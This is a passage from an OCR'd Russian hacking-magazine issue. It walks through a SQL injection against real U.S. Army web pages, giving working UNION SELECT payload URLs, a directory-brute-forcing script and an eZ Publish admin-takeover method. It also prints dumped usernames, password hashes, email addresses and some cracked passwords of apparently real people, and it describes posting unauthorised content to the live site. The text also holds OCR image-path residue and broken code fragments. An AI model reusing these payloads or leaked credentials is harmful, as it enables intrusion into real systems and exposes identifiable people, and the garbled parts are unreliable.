      errcode, errmsg, headers = h.getreply()
      if errcode==200:
        print cools
  except:
    pass
  find(p)
```

Результат работы скрипта:





Налицо присутствие SQL-injection



Сдампленные хэши пользователей системы из одной из баз

```
http://www4.army.mil/otf/story.php?id=1+AND+1=2+UNION+SELECT+0,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15--
```

Сразу же, не задумываясь, смотрим информацию по базе:

```
http://www4.army.mil/otf/story.php?id=1+AND+1=2+UNION+SELECT+0,1,concat(user(),0x20,database(),0x20,version()),3,4,5,6,7,8,9,10,11,12,13,14,15--
```

Ответ базы выглядел следующим образом:

```
Пользователь: otf_web_user@localhost
База: otf
Версия: 4.1.22-log
```

Сперва я подумал, что от важных данных мы далеки, и до их получения еще пилить и пилить. Максимум, что можно получить — доступ к секции «OTF» (www4.army.mil/otf). По-видимому, она являлась неким модулем общей CMS сайта, под который отводился отдельный пользователь для модерации. Но потом я понял, что все не совсем так. Поехали дальше. MySQL 4.* не предоставляет возможности в явном виде узнать имена таблиц и колонок. Специальная системная таблица (information_schema) для этого есть только в 5.*, поэтому обратимся к перебору наиболее частых — например, «users»:

```
http://www4.army.mil/otf/story.php?id=1+AND+1=2+UNION+SELECT+0,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15+FROM+users (OK)
```

Передвигаемся к подбору колонок. Лично я делаю это по специально составленному словарю:

```
• http://www4.army.mil/otf/story.php?id=1+AND+1=2+UNION+SELECT+0,1,count(user_username),3,4,5,6,7,8,9,10,11,12,13,14,15+FROM+users
(понимаем, что там хранится 5 юзеров)
• http://www4.army.mil/otf/story.php?id=1+AND+1=2+UNION+SELECT+0,1,concat(user_username,0x20,user_pw,0x20,user_email),3,4,5,6,7,8,9,10,11,12,13,14,15+FROM+users+LIMIT+1,2
```

Напомню, что оператор LIMIT ограничивает число элементов, выдаваемых SELECT. Первый параметр — с какой записи, а второй — сколько. Изменяя эти параметры, мы парсим данные всех пяти юзеров. Нашими героями дня оказались:

```
chris.clarke 4fe249b9a8080a4d405517a27fddb55a chris.clarke1@us.army.mil
meghan.moran a21100b6490a2006ab94efa9580e9876 moranm@fleishman.com
michael.katsufrakis fb4b04a6b48d626f4d8c25fb1c3fcba2 michael.katsufrakis@us.army.mil
ryans aca2a6fcdc09c1699458fd55abcfcaf3 ryans@fleishman.com
hayesn 717e17492ae4b0ec6d5aeb2d250fe442 hayesn@fleishman.com
```

Админка: http://www4.army.mil/otf/admin/Login/login.php.

АРМЕЙСКИЕ НОВОСТИ

Кроме новостного подпроекта, касающегося «Операции Свобода», меня интересовал непосредственный доступ к ARNEWS (модулю управления армейскими новостями). Юмор состоял в том, что находился он неподалеку и обладал абсолютно аналогичной уязвимостью:

```
http://www4.army.mil/ocpa/read.php?story_id_key=5061
```

Вся разница заключалась в числе колонок:


```
• http://www4.army.mil/otf/speech.php?story_id_key=9859+AND+1=2+UNION+SELECT+0,1,2,3,concat(database(),0x20,%20user()),5,6,7,8,9,10,11--
• http://www4.army.mil/otf/speech.php?story_id_key=9859+AND+1=2+UNION+SELECT+0,1,2,3,concat(user_username,0x20,user_pw,0x20,user_email),5,6,7,8,9,10,11+FROM+users
```

Но база там другая, да и юзеров куда больше:

```
database: ocpa
user: OCPAuserbasic@localhost
```

Вот дамп пользователей из нее:

```
[0] zack.kevit:04dac8afe0ca501587bad66f6b5ce5ad:zack.kevit@l-3com.com:zack.kevit@l-3com.com:
```



dvd


Огромный словарь из более чем 700 таблиц и колонок ты можешь найти на нашем диске. В трудную минуту он тебе очень пригодится!



Все попытки создать новость были успешными, а вот удалить – нет. В итоге, созданные пробные новости остались администраторам сайта в качестве почетного раритета


```
[2] patricia.downs:5c6af66e2e7e5fe23c434b3f5c4ec2bf:patricia.
downs@smc.army.mil:
[3] laura.defrancisco:c8b1b73225e5896e06c19b1f609dc863:laura.
defrancisco@hqda.army.mil:
[4] robbie.thompson:b6917881d58688ad396501f773b5d647:robbie.
thompson@l-3com.com:
[5] ashley.stetter:ea13ba548da671076ec1a3a03cbd2a40:ashley.
stetter@hqda.army.mil:
[6] kerry.meeker:c8b1b73225e5896e06c19b1f609dc863:kerry.
meeker@hqda.army.mil:
[7] david.hamric:55231502f554ef71faa789d1a135866a:david.
hamric@l-3com.com:
[8] will.brall:cb7cd4c336c25560286fe69b55335325:will.brall@
us.army.mil:
[9] assignment.desk:4a29dd4f50d00f8e84480238e4cb3ff0:
assignmentdesk@smc.army.mil:
[10] michael.katsufrakis:fb4b04a6b48d626f4d8c25fb1c3fcba2:
michael.katsufrakis@us.army.mil:
[11] victor.harris:f9bbe1e289e380058aa0dc0500e216ce:victor.
harris@us.army.mil:
[12] emma.dozier:c6e6c426dbc367dfdbfea3d070b5acc3:emma.
dozier@smc.army.mil:
[13] chris.clarke1:e7ea3d9b4e0ea932fbdea34f2b56ed77:chris.
clarke1@us.army.mil:
[14] jacques.bannamon:2928789921c530d855f395bddf87536f:
jacques.bannamon@smc.army.mil:
```

Сканер в бою!





Вот они! Как видишь, трое пользователей имеют уровень доступа «system_all». Хэши этих пользователей у нас были, поэтому дело оставалось за малым – взломать их




Уровни доступа пользователей, которые у нас были, различались от «новичка» (junior) до «главаря» (system_all)

```
[15] deepa.mahendru:5782db43cea274ab2e45c4f36318aea0:deepa.
mahendru@l-3com.com:
[16]michael.rautio:f956f3f32257f69b4bd165336a9c7869:michael.
rautio@smc.us.army.mil:michael.rautio@smc.us.army.mil:
```

Некоторые из расшифрованных учетных записей удивляли своей простотой. Напомню, что стойкость любого пароля или шифра измеряется степенью своей упорядоченности (энтропией). Измеряется она не такой уж сложной формулой: $H = L\log_2 N = L\log N/\log 2$, где L — количество символов в пароле, а N — количество возможных символов. Скажем, если исследуемый пароль «ottomotto», то L=9, а N=26 (столько букв в английском алфавите с учетом только нижнего регистра). По статистическим данным, упорядоченность, приходящаяся на каждый символ при таком раскладе, — 4.9 бит, что говорит о достаточной простоте подбора пароля. Например, при использовании N=94 (все символы ASCII) она равна 6.55. Интереса ради ты можешь посчитать энтропию паролей, которые были выцеплены из админских армейских хэшей:

```
b6917881d58688ad396501f773b5d647:7779311
obbie.thompson:b6917881d58688ad396501f773b5d647:
robbie.thompson@l-3com.com:
login: obbie.thompson
pass: 7779311
04dac8afe0ca501587bad66f6b5ce5ad:hellokitty
zack.kevit:04dac8afe0ca501587bad66f6b5ce5ad:zack.
kevit@l-3com.com:zack.kevit@l-3com.com:
login: zack.kevit
pass: hellokitty
```

Многие хакеры для взлома хэшей не используют собственные вычислительные мощности. Можно воспользоваться существующими паблик проектами для крекинга хэшей. В Сети их не так уж и мало. На нашем диске ты найдешь специальный скрипт от меня, который делает это в миг, прогоняя хэш по 19 популярным сайтам. Абсолютно другая админка обнаружилась здесь: http://www4.army.mil/ocpa/admin. Улыбнуло, что сама система новостных обновлений там была еле дописана. Это можно было заметить по тому, что когда я пробовал удалять



CMS изнутри – так выглядит интерфейс обновления новостей системы ARNEWS

Первый герой из базы OTF. Остальных мы искали LIMIT'ом

или изменять какие-либо новости, она обращалась к несуществующим скриптам.

РАЗВЕДКА АДМИНИСТРАТИВНЫХ ДИРЕКТОРИЙ

Если проанализировать весь взлом, действия злоумышленника сводились к эксплуатации атаки класса «SQL-injection» и разведке административных директорий. С первым мы более-менее разобрались, теперь коснемся второго. Для этой задачи существует огромное количество утилит. Методика их сводится к тому, что путем посылки HEAD-запроса на заданную директорию они проверяют код ответа. Ниже я приведу свой собственный скрипт, который часто использую в работе. Он делает все по той же схеме, но вдобавок анализирует директории по файлу robots.txt (на официальном сайте Армии США, его кстати, не было). Я использую централизованную базу в sqlite, которую периодически пополняю.

```
import os, sys, sqlite3, httplib, re, locale
# -*- coding: utf-8 -*-
import thread, sqlite3
# объявляем пустую списковую переменную, куда будут помещаться все найденные неповторяющиеся директории
dires = []
# задаем функцию для проверки на наличие директории HEAD'ом
def check(host, p):
  try:
    h = httplib.HTTP(host)
    h.putrequest('HEAD', p)
    h.putheader('Host', host)
    h.putheader('Accept', 'text/html')
    h.putheader('Accept', 'text/plain')
    h.endheaders()
    errcode, errmsg, headers = h.getreply()
    if (errcode==200) and (len(headers)!=0):
      dires.append(p)
  except:
    pass

# задаем функцию для анализа файла robots.txt, по которому очень часто можно определить закрытые от индексации директории, например, так:
def robots(host):
  global dires
  try:
    f = urllib.urlopen('http://'+host+'/robots.txt')
    line = f.read()
    txt = re.findall('Disallow: (.*)$', str(line),
      re.MULTILINE)
    for i in txt:
      if i=='/' or i=='/\r':
        pass
      else:
        dires.append(i)
  except IOError:
    pass

  # основная функция, которая будет по заданной таблице прогонять всю колонку директорий и передавать на скормление двум предыдущим функциям через потоки
  def dirs(host):
    global dires
    conn = sqlite3.connect('db')
    c = conn.cursor()
    c.execute('SELECT * FROM Directories')
    for row in c:
      thread.start_new_thread(check,(host, row[1]))
      thread.start_new_thread(robots, (host,))
    # на вооружение python-кодерам: вот так можно очень просто  избавиться от повторений в списках
    list(set(dires))
    # выполняем алфавитную сортировку
    locale.setlocale(locale.LC_ALL, '')
    tmp = [x.swapcase() for x in list(set(dires))]
    tmp.sort(key=locale.strxfrm)
    tmp = [x.swapcase() for x in tmp]
    return tmp


  dirs('army.mil')
```

Другая тулза, о которой следует поговорить подробнее — OWSP Dirbuster (о ней не так давно рассказал ettee). Это многопоточная утилита, написанная на JAVA. Предназначена она для брута сабдоменных имен и директорий (в том числе, директорий известных WEB-приложений). Официальный сайт проекта — owasp.org/index.php/Category:OWASP_DirBuster_Project. Синтаксис запуска выглядит так: `java -jar DirBuster-0.12.jar -H -u https://127.0.0.1/` (в консоли) и `java -jar DirBuster-0.12.jar -u https://127.0.0.1/` (GUI-режим).

Зачем это юзать? Дело в том, что зачастую проверки кода ответа по «200» недостаточно, чтобы прошарить наличие директории, потому как на несуществующие директории он тоже может приходить, выдавая при этом страничку с описанием ошибки, подготовленную разработчиками. В таком случае требуется анализировать не только код, но и контент, что, к слову, умеет эта программа. На официальном сайте можно найти огромные листы для брута (самый большой из них насчитывает около 1273819 директорий).

МОРАЛЬ СЕЙ БАСНИ

Даже такие серьезные и маститые проекты, как официальный сайт Армии США, имеют банальные бреши в уязвимости. Помни, что все описанное в статье было проделано исключительно как часть журналистского расследования, и не стоит повторять эти действия ради забавы. Играться с сайтами военного и государственного сектора может быть опасно. ⌶



S4AVRD0W
/ S4AVRD0W@P0C.RU /

ЭЛЕГАНТНЫЙ ВЗЛОМ CMS EZ PUBLISH


ВАГОН БАГОВ В ПОПУЛЯРНОЙ CMS

Было уже за полночь, когда в аську мне от старого знакомого прилетело сообщение со ссылкой на один web-узел в интернете. В сообщении говорилось, что в настоящее время проводятся работы по анализу защищенности этого ресурса. И если у меня есть желание поучаствовать, то моя помощь была бы крайне полезна.

По указанной ссылке моему взору предстал симпатичный сайт с убогой навигацией. Поглумившись немного над дизайном, исследования я начал по стандартной схеме — с поиска наиболее опасных багов на стороне сервера. При обращении к новостному разделу сразу же бросилось в глаза использование mod_rewrite, который порой затрудняет эксплуатацию ряда наиболее интересных server-side уязвимостей. Поверхностный серфинг по структуре сайта показал, что никакими SQL-инъекциями и прочими вкусностями тут и не пахнет. Это лишь подогревало интерес к поиску уязвимостей.
Продолжая исследование сайта, в HTML-коде различных его разделов я наткнулся на интересную строку: `content="eZ publish"`. Гугление по сигнатуре показало, что ресурс, видимо, базируется на Open source CMS eZPublish. Через пару минут предположение получило подтверждение. Стоило мне обратиться к странице /ezinfo/about, сервер выплюнул точную версию CMS со всеми установленными дополнениями. Это была eZPublish версии 3.9.3.
На офсайте разработчика этой CMS аккуратно собраны уязвимости под старые версии движек (что крайне приятно). Интересными багами в eZPublish, надо сказать, были уязвимости, связанные с поднятием привилегий (privilege escalation). Таких оказалось аж целых две. Но, как это обычно бывает, в бюллетенях безопасности сведения, раскрывающие их эксплуатацию, отсутствовали. Блуждания по багтрекам также результатов не принесли.
Недолго думая, с офсайта была стянута уязвимая версия CMS, аналогичная той, что использовалась на исследуемом ресурсе, с целью проведения тестирования движка на уровне white-box. После загрузки комбоинсталлятора «All-In-One» с умным видом началась установка продукта, которая сводилась к многократному прохождению диалогов аля «Next». Затем браузер отобразил диалог установки нового сайта. Вскоре в моем распоряжении был полигон для тестирования.

ПЕРВЫЙ ВЗГЛЯД НА ПАЦИЕНТА

После того, как приложение было развернуто в тестовой среде, браузер как-то машинально оказался в панели администрирования сайтом. Покопавшись там немного, я включил отладочный режим, который позволял видеть в браузере все запросы, передаваемые к БД в процессе серфинга по сайту. Также это позволяло отслеживать логику работы приложения.
Беглый осмотр админки показал, что могут возникнуть сложности на этапе организации web-shell, так как CMS не позволяет работать непосредственно с серверным кодом (читай — PHP). Приложение предусматривало работу с сайтом только на уровне его контента. По большому счету это правильно, но для целей проникновения, безусловно, не есть гуд.
Другое разочарование было связано с файлом «.htaccess» в корневой директории web-сервера, который содержал следующие директивы:




Использование отладочного режима

User / Success

User registered

Your account was successfully created. An email will be sent to the specified address. Follow the instructions in that email to activate your account.

Успешная регистрация пользователя



ez.no / developer / security / security advisories / ez publish 3.9 / ezsa-2008-003: insufficient form handling made pr

EZSA-2008-003: Insufficient form handling made privilege escalation possible.

Severity: High

Wednesday 13 August 2008

Versions affected *	Resolved in
>= 3.5.6	3.9.5, 3.10.1, 4.0.1

The registration view (/user/register) allowed an attacker, by manipulating form values, to potentially modify existing users. This could lead to an escalation of privileges.

* For more information about which affected versions are reported, see this page

Уведомление об уязвимости на офсайте разработчика CMS

```
...
 <FilesMatch ".">
   order allow,deny
   deny from all
 </FilesMatch>
 <FilesMatch "(index\.php|\
.(gif|jpe?g|png|css|js|html)|var(.+)storage.
pdf(.+)\.pdf)$">
   order allow,deny
   allow from all
 </FilesMatch>
RewriteEngine On
RewriteRule !\.(gif|jpe?g|png|css|js|html)|v
ar(.+)storage.pdf(.+)\.pdf$ index.php
...
```

Наличие подобной конфигурации свидетельствует о невозможности обращения к каким-либо файлам в пространстве web-сервера в обход логики его работы. Отсюда вытекает два неприятных момента для атакующего. Во-первых, невозможно воспользоваться уязвимостями путем прямого обращения к серверным сценариям, в которых не происходят соответствующие проверки. Во-вторых, возникают трудности при заливке и использовании web-shell (обратиться к нему напрямую не получится).

Заоблачных перспектив по проведению успешной атаки не предвещал и поверхностный взгляд на исходный код приложения. Разработчики этой CMS, видимо, не понаслышке знакомы с темой безопасного web-программирования. Но что-то подсказывало: свои косяки есть и тут, надо только лучше их разглядеть.

Вернувшись на офсайт eZPublish и перейдя на страницу с advisory, я стал выбирать мишень для атаки. Из всего, что тут располагалось, меня привлекло уведомление «Недостаточная обработка формы сделала возможным поднятие привилегии». В бюллетене также говорилось, что уязвимость связана с регистрацией нового пользователя. Ну что ж, посмотрим на этот процесс поближе.

Запустив OWASP WebScarab (кстати, рекомендую к использованию!) и настроив его в качестве локального прокси, я обратился к странице регистрации нового пользователя. Стоило мне вбить в форму регистрации произвольные данные, как браузер редиректом перешел на страницу /user/success, где сообщалось, что процесс завершился успешно и дальнейшие инструкции высланы на указанный мной при регистрации e-mail. Здорово! Вот только SMTP-транспорт в моем случае настроен не был, да и тестовый полигон находился в автономной сети. Казалось бы, сразу имеет смысл по сорцам приложения подглядеть, каким образом происходит активация нового пользователя, — если бы не одно «но».

Когда я просматривал процесс регистрации пользователя через WebScarab, внимание мое привлекли нестандартные имена идентификаторов формы, передаваемой серверу. Заключалась нестандартность в том, что на



info

• При исследовании web-приложений методом white-box крайне полезно включение различных отладочных режимов.

• Функция mktime() возвращает метку времени Unix, соответствующую целому числу, равному разнице в секундах между заданной датой/временем и началом Эпохи Unix (The Unix Epoch, 1 января 1970 г).



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия при использовании описанных уязвимостей ответственности не несут!

Тема: Registration info for test.cms

win koi mac utf Английский > Русский Перевести больше языков и

Спасибо за регистрацию на сайте test.cms.

Информация о Вашей учетной записи
Имя пользователя: ez_hack
E-mail:
Пароль: 12345678

Send this link to if you confirm this account:
http://test.cms/user/activate/8a218bc57bb30a7d9b02f305be3bf6f3

Activate account

Your account is now activated.

OK

Активация учетной записи администратора

Данные, передаваемые серверу в процессе регистрации

концах имен параметров формы использовались цифровые значения, в которых явно прослеживалась прямая последовательность. Кроме того, интересным моментом было то, что в форме присутствовал скрытый параметр с именем UserId, который соответствовал внутреннему идентификатору пользователя в таблице «ezuser» мускуля. Стоит отметить, что идентификатор первого администратора является постоянным для всех версий этой CMS. Это так, к слову.

После того, как процесс регистрации был повторен для другого пользователя, а данные форм при регистрации первого и второго пользователей сравнены, догадка подтвердилась: идентификаторы формы были последовательными. Улавливаешь ход мысли, откуда ноги растут у адвизори? Именно! Обладая этой информацией, несложно посчитать, какие данные должны быть указаны при регистрации администратора с постоянным внутренним идентификатором. На скорую руку я прикрутил SMTP-транспорт к CMS и отправил сырой POST-запрос на регистрацию аккаунта с идентификатором дефолтового администратора с известным мне адресом электронной почты и паролем. На мейл свалилось письмо, содержащее ссылку для активации этого пользователя. Пользователь был успешно активирован, и таким образом получен доступ к CMS с правами администратора в ней.

Однако радость длилась недолго. Хотя я натравил сплоит на сайт, с которого все началось, письмо, содержащее ссылку активации администратора с заданным мною паролем, упорно не приходило. По всей видимости, это могло означать, что на target-ресурсе почта во внешний мир не ходила (либо вообще не настроена). Вот так вот, халява прошла стороной. И с этими мыслями я погрузился в сорцы CMS.

